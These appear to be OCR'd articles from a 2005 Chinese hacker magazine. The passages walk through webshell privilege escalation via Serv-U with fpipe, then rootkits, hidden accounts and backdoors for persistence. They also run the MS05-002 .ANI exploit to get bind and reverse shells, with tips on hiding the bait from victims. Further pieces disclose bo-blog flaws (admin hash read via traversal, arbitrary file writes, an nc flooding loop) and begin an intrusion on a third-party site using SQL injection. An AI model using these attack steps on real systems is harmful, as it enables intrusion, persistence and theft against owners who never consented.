


图2

点完上传就是等啦，一会儿就好了，看看我们准备的小马上去了没？如图3。




图3

好了，WebShell就拿到了，接着我们就要拿Administrator权限，这是每个Hacker入侵时的最高目标呀。用这个小马写了个海阳进去，看起来直观多了，我们先看看能不能执行命令。哎呀，cmd.exe用不了啊，怎么办？有人说过："此路不通我

们走别的路。”他不给用，我用我自己的可以了吧！

为了隐蔽，我把自己的cmd.exe放到了Documents and Settings\All Users\Documents这个目录里，当然你也可以放进别的可写目录里，例如c:\winnt\system32\inetsrv\data这里，目录又深，默认又可写，不用不是浪费了微软的好意？我们再用海阳调用这个cmd来看看，如图4。




图 4

继续，在CMD窗口下**net start**看到有Serv-U了吧？版本是多少一般我很少去注意，因为我用的是端口转向提升权限，所以开始就不需要看版本是不是能溢出？目录在哪里？是不是可写这些。如果转向之后端口连接不上那么也许就是防火墙的缘故了，因为在现在所有版本的Serv-u中这个办法通杀。

我们用海阳执行命令**fpipe -v -l 12345 -r 43958 127.0.0.1**，这句命令的意思是将本地的43958端口的数据转发到12345端口。让我郁闷的是，cmd执行这个命令竟然不能执行成功。不过我们还有一个武器——WSH，海阳2005已经为我们准备好这些了，直接使用即可（如果不知道如何使用海阳中的WSH执行命令，可以去LCX大哥的小站上下一个动画，里面有教学）。

然后打开Serv-U进行远程连接，添加Serv-U超级用户，提升权限上传后门，再给它来个Rootkit，开个终端把服务替换掉，做个隐藏帐号，装个超小ASP后门再改改文件时间……呵呵，这样就够我用上个半年的了。

这篇文章的东西都是很老的技术串联起来的，但是老东西不一定就过时。飞龙文章系统上传漏洞的一“盗”动网漏洞，Serv-U提升权限的二“盗”本地溢出，加之学习方法的三“盗”前辈经验，都不得不说，不光学Hack，咱“盗”也要“盗”得同样精彩！

（文章中的工具写文件ASP木马、上传工具、Fpipe.exe已收录到本期光盘中）

MS05002漏洞大体验

amberski

2005年1月11日，微软发布了一个编号为MS05-002的严重级安全漏洞公告，称其部分Windows系统在光标和图标的处理过程中，由于没有进行足够的格式验证，所以可能允许远程执行代码。攻击者可以通过在网页和电子邮件中构建恶意的光标、图标来利用此漏洞。成功利用此漏洞的攻击者可以完全控制受影响的系统。微软相应的补丁编号为KB891711。

受影响的系统包括

Microsoft Windows NT Server 4.0 Service Pack 6a

Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6

Microsoft Windows 2000 Service Pack 3和Microsoft Windows 2000 Service Pack 4

Microsoft Windows XP Service Pack 1

Microsoft Windows XP 64-Bit Edition Service Pack 1

Microsoft Windows XP 64-Bit Edition Version 2003

Microsoft Windows Server 2003

Microsoft Windows Server 2003 64-Bit Edition

Microsoft Windows 98、Microsoft Windows 98 Second Edition (SE)和Microsoft Windows Millennium Edition (ME)

漏洞利用体验

一、正向溢出连接

先看下溢出程序，具体分析和步骤下面说到，我这里用的是孤独改写的代码，调试好了后运行如图1所示。

看下参数：

E:\ms05-002 1>ms05002

Usage:

ms05002 <file> <bindport>

ms05002是我们编译好的利用程序，file是我们要生成的文件的名字，bindport是我们要选择溢出的端口。好了，我们来测试是否可以，先按照格式生成文件，**MS05002 zhengxiang 888**的意思就是生成的文件名是zhengxian，溢出的端口是随便写的，这里我们用888号端口。如图2看到两个OK就说明生成好了。

```
E:\ms05-002 1>ms05002

<MS05-002> Microsoft Internet Explorer .ANI Files Handling Exploit

        Copyright (c) 2004-2005 .: houseofdabus :.

        ------------------------------------------------
                # HOD-ms05002-ani-expl PUBLIC v.0.2#
                # Compiled [KUC] by http://Www.Kker.Cn #
                # Change By 孤独 QQ:256051 #
                # E-mail:LzptcWeb@ton.con #
        ------------------------------------------------

Tested on all affected systems:
 [+] Windows Server 2003
 [+] Windows XP SP1, SP0
 [+] Windows 2000 All SP

This is provided as proof-of-concept code only for educational purposes and testing by authorized individuals with permission to do so.

Usage:
ms05002 <file> <bindport>
```

图 1

```
E:\ms05-002 1>ms05002 zhengxiang 888

<MS05-002> Microsoft Internet Explorer .ANI Files Handling Exploit

        Copyright (c) 2004-2005 .: houseofdabus :.

        ------------------------------------------------
                # HOD-ms05002-ani-expl PUBLIC v.0.2#
                # Compiled [KUC] by http://Www.Kker.Cn #
                # Change By 孤独 QQ:256051 #
                # E-mail:LzptcWeb@ton.con #
        ------------------------------------------------

Tested on all affected systems:
 [+] Windows Server 2003
 [+] Windows XP SP1, SP0
 [+] Windows 2000 All SP

This is provided as proof-of-concept code only for educational purposes and testing by authorized individuals with permission to do so.

[*] Creating zhengxiang.ani file ... Ok
[*] Creating zhengxiang.html file ... Ok
```

图 2

去MS05002所在目录下看看，果然生成了，如图3。




图 3

因为是测试，我就用自己的机子来试了。用IE打开图3中的那个zhengxiang.html,弹出错误的提示，见图4。点确定后就是被溢出了，我们有**NETSTAT -AN**来看看端口888开了没？如图5

```
Microsoft Internet Explorer
This is provided as proof-of-concept code only for educational purposes and testing by
authorized individuals with permission to do so.
                              确定
```

图 4

```
E:\ms05-002 1>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:888            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:12345          0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:1034           *:*
  UDP    0.0.0.0:1099           *:*
  UDP    0.0.0.0:1132           *:*
```

图 5

我们来连上去看看，因为我是用自己的机子测试的，那就用**TELNET 127.0.0.1 888**吧！如图6，得到SHELL，很简单的就得到了SHELL，看看权限如何？加个用户试下吧！

```
NET USER TEST /ADD
    NET LOCALGROUP ADMINISTRATORS TEST /ADD
    NET USER TEST /DEL
```

这组命令就是加个管理员再删掉，如图7，全部成功，是什么权限就不要我说了吧！

```
Telnet 127.0.0.1
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\[redacted]\桌面>
```

图 6

```
Telnet 127.0.0.1
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings[redacted]桌面>NET USER TEST /ADD
NET USER TEST /ADD
命令成功完成。


C:\Documents and Settings[redacted]桌面>NET LOCALGROUP ADMINISTRATORS TEST /ADD
NET LOCALGROUP ADMINISTRATORS TEST /ADD
命令成功完成。


C:\Documents and Settings[redacted]桌面>NET USER TEST /DEL
NET USER TEST /DEL
命令成功完成。


C:\Documents and Settings\bl\桌面>_
```

图 7

到这里，正向溢出连接就差不多了，至于怎么样让别人中招，就看自己的本领了，我不赘述了。

三、反弹溢出连接

还是去找利用代码，我们菜啊，自己不会写就只能到处找别人发布的代码，去找了半天找到了一个反向连接的代码，自己调试了都没有成功，极其郁闷时遇到无敌了，他说自己调试了一个反向连接的代码，要来试了下，果然好用，这里就用无敌最寂寞的代码了，谢谢无敌提供，如图8。

看下运行后得到的帮助参数，如下：

Usage:

ms05002 <file> <connect back ip> <connect back port>

这个最重要，其中MS05002和前面正向的溢出代码不一样的，这是由无敌编写的反向连接的代码调试的利用工具。FILE是我们指定的文件的名字，**connect back ip**是对方溢出后反弹到哪里去的那个IP，**connect back port**是监听的端口。知道了怎么样就好，我们照着来实验。

还是用本地机子吧，我用IPCONFIG来看看我们IP地址，如图9。

```
E:\>cd E:\ms05-002 2

E:\ms05-002 2>ms05002

<MS05-002> Microsoft Internet Explorer .ANI Files Handling Exploit

        Copyright (c) 2004-2005 .: houseofdabus :.


         rewritten by 无敌最寂寞@EST


Tested on all affected systems:
 [+] Windows Server 2003
 [+] Windows XP SP1, SP0
 [+] Windows 2000 All SP

This is provided as proof-of-concept code only for educational purposes and test
ing by authorized individuals with permission to do so.

Usage:
ms05002 <file> <connect back ip> <connect back port>


E:\ms05-002 2>
```

图 8

```
C:\Documents and Settings\bl>ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . : hzau.edu.cn
        IP Address. . . . . . . . . . . . : 218.[redacted].2
        Subnet Mask . . . . . . . . . . . : 255.2[redacted]5.128
        Default Gateway . . . . . . . . . : 218.[redacted].126

C:\Documents and Settings\bl>
```

图 9

好了，有了IP后我们来运行程序**MS05002 fangxiang 218.XXX.XXX.2。10000**，看到两个OK就说明都生成好了。生成好我们需要的文件后，接下来，我们用NC去监听，我在自己的机子上演示的，所以用NC监听我机子的10000端口**nc -vv -l -p 10000**，如图10。然后用IE去看我们生成的文件，跳出一个错误的对话框，点确定后回到NC监听的CMD下看看，如图11。可以看到成功得到一个CMD下的SHELL，看看权限吧！还是加个用户试试吧？如图12。看看大家就都明白是什么权限了！

```
E:\ms05-002 2>nc -vv -l -p 10000
listening on [any] 10000 ...
_
```

图 10

```
E:\ms05-002 2>nc -vv -l -p 10000
listening on [any] 10000 ...
connect to [127.0.0.1] from abc [127.0.0.1] 1147
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\[redacted]\桌面>_
```

图 11

```
E:\ms05-002 2>nc -vv -l -p 10000
listening on [any] 10000 ...
connect to [127.0.0.1] from abc [127.0.0.1] 1147
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings[redacted]桌面>net user test /add
net user test /add
命令成功完成。


C:\Documents and Settings[redacted]桌面>net user test /del
net user test /del
命令成功完成。


C:\Documents and Settings[redacted]桌面>
```

图 12

三、防范措施

所列各项均为时下的主流系统，因此该漏洞的意义可想而知。根据微软的说法，以下条件有助于降低该漏洞通过电子邮件媒介的攻击威胁。

1．应用Microsoft安全公告MS03-040或更高版本的Internet Explorer累积安全更新中包含的更新。

2．使用Internet Explorer 6或更高版本。

3．在其默认配置中使用Microsoft Outlook电子邮件安全更新，使用Microsoft Outlook Express 6或更高版本，或者使用Microsoft Outlook 2000 Service Pack 2或更高版本。

四、小结

本文简单介绍一下目前网络上的两个exp的使用情况。大家看到图4了吗？弹出的是英文提示，我们的都是中文的系统，可是居然弹出英文的，精明的人会看出破绽的，所以我们最好能改一下生成的网页和exp里的提示，以免引起目标的怀疑（时间原因，没有改，大家自己动手吧，锻炼下）。实验过程中我自己测试的是XP SP1的系统并写的这篇文章，我朋友华夏的黑猫帮忙测试了2003的系统，朋友风之飘舞和浪迹天涯分别帮我测试了98和2000 SP3、SP4的系统，都可以成功，在这里特意感谢以上几位朋友。

（本文所涉及到的两个溢出程序本期光盘已收录）

bo-blog存在的极大安全隐患

某鱼

bo-blog是一款外观好看，而且当前流行的个人博客系统，在很多下载站点你都可以找到这套程序，而且甚至有很多安全界的人都使用着这套php+txt的程序，但是这套程序里有些安全隐患，可能会被人利用去做一些破坏。

首先开门见山，我们说说它的绝对路径暴露问题，只要提交地址：**http://localhost/blog/index.php?m=2&y=/2005**，就可以得到程序所在绝对路径（如图1），这是php中经常出现的问题。

Warning: Unknown modifier '2' in **D:\STFTP\php\newsite\include\getcalendar.php** on line **30**

图1

现在我们在来看一段代码，这是showcat.php里的内容。

```
if (!file_exists("$dirblog/$cat.php")) {
    wronginfo($langerrornocat);
}
unset ($allfiles);
$allfiles=@file("$dirblog/$cat.php");
```

看到了没有？直接把没有处理过的cat.php就拿出来用了，而它又是怎么处理拿出来的数据的呢？见下面的代码：

```
for ($i=$start; $i<$end;$i++) {
$latest=explode("|",$allfiles[$i]);
$articleid=$latest[1];
$articlename=$latest[2];
$latest[3]=mktimezone($latest[3]);
$showtime=date("Y-n-j",$latest[3]);
```

这样，它将$cat提交来的文件打开，读出来，但是以“|”为分隔读出文件内容，因为以“|”读出文件内容却是从1开始的，所以我们读不出其他的文件，我们只能读文件里有“|”的文件的第一个“|”后面的数据。也就是说，假设我们知道用户所在目录的话，我们就可以提交**http://localhost/blog/index.php?job=showcat&cat=../saiy/userid**（如图2），便可以得到管理员的密码散列。

(1 日志)

- d5a77476bf9d8f5a81eab9353df4b38b (1970-1-1)

图2

然后伪造cookies登录，直接可以传后门了。但是前提是要知道目录名，所以这个方法的利用关键在于目录名，但是假设对方站点上有其他的php+文本的程序，我们可以利用此文件读出隐秘内容。

我们再来说第二个问题，回复评论未限制时间，大家大概觉得这不算什么问题吧，看完代码不知道你还会这么想吗？大家看下面的代码：

```
$replyauthor=safe_convert($replyauthor);
$remreplyauthor=$replyauthor;
if ($replyemail!="")    $replyauthor.="胃胃".
safe_convert($replyemail);
$replycontent=safe_convert($replycontent);
$simplecontent=preg_replace("/\[(.+?)\]/is", "",
$replycontent);
$simplecontent=preg_replace("/<(.+?)>/is", "",
$simplecontent);
$simplecontent=preg_replace("/&(.+?);/is", "",
$simplecontent);
$curexcerpt=msubstr($simplecontent,0,20);
$timestamp=time();
$areply=@readfromfile("$dirblog/$articleid.rpl");
writetofile("$dirblog/$articleid.rpl",$replycontent.
"\n|rep|\n".$areply);
writetofile("$dirblog/list.php",$all1);
updaterenum(1);
```

看到没有？居然也没对$articleid做过滤，大家觉得吓人吗？我改改你再看看。

```
writetofile("$dirblog/C:\winnt\system32\hacker.rpl",
$replycontent."\n|rep|\n".$areply);
```

这样我们把一个垃圾文件写到系统目录下了。要么，写到管理员启动目录？一个N大无比的文本文件。

只要我们不停的提交数据，则不断的把文件写入了，假设你手头没有工具可以帮你提交，我教你个简单的，利用NC的方法。

首先，抓取你发表评论的帖子，存在NC所在目录下，命名为test.txt。再建立一个bat文件，为test.bat内容为：

```
nc www.test.com 80 <test.txt
cls
test.bat
```

呵呵，运行这个.bat文件它就会不停的发送评论了，开两个就是两个线程哦。

菜鸟入侵目标网站

风舞天涯

朋友给我一个网址，说是某创业网站，叫我测试一下安全性的问题，由于本人比较菜，网站用的文章管理系统我不知道叫什么名字，论坛用的是BBSXP 5.00 SP1版本。既然要入侵我们就要全面了解。

我先对目标机器进行了详细的端口扫描，这里我是用SSPORT扫的，如图1，开了五个端口，4899我不用说了吧！没有空口令，爆破时间太长；邮件服务器软件是WebEasyMail [3.5.2.1]；8585端口，在我进入系统之后知道是一款远程管理软件用的端口；WEB服务器是IIS5.0。放弃从系统本身入侵。下面我就给大家说说我是如何进入的，希望对菜鸟能有所帮助。




图 1

首先我用了最流行的脚本注入看看有没有漏洞。

```
http://www.*****.com/page3.asp?g_id=29423 and 1=1
http://www.*****.com/page3.asp?g_id=29423 and 1=2
```

分别显示正常与不正常的页面，说明存在注入漏洞。没想到网站会有这样低级的错误，接着我就用NBSI跑，满以为任务到此结束，可结果并不理想，只爆出两个表来，没有有用的信息。最后决定放弃注入这条路。

现在还有论坛可以试试，BBSXP 5.00 SP1只闻其名，从来也没在本机配置研究过，因为我比较菜嘛，只知道能跟DVBBS齐名，应该不会差吧。可我根本都不知道有没有漏洞，没办法，到网上找找吧。我在GOOGLE里搜索"BBSXP 5.00 SP1"找到相关的漏洞资料与工具，如图2，现在就看管理员勤快不勤快了。

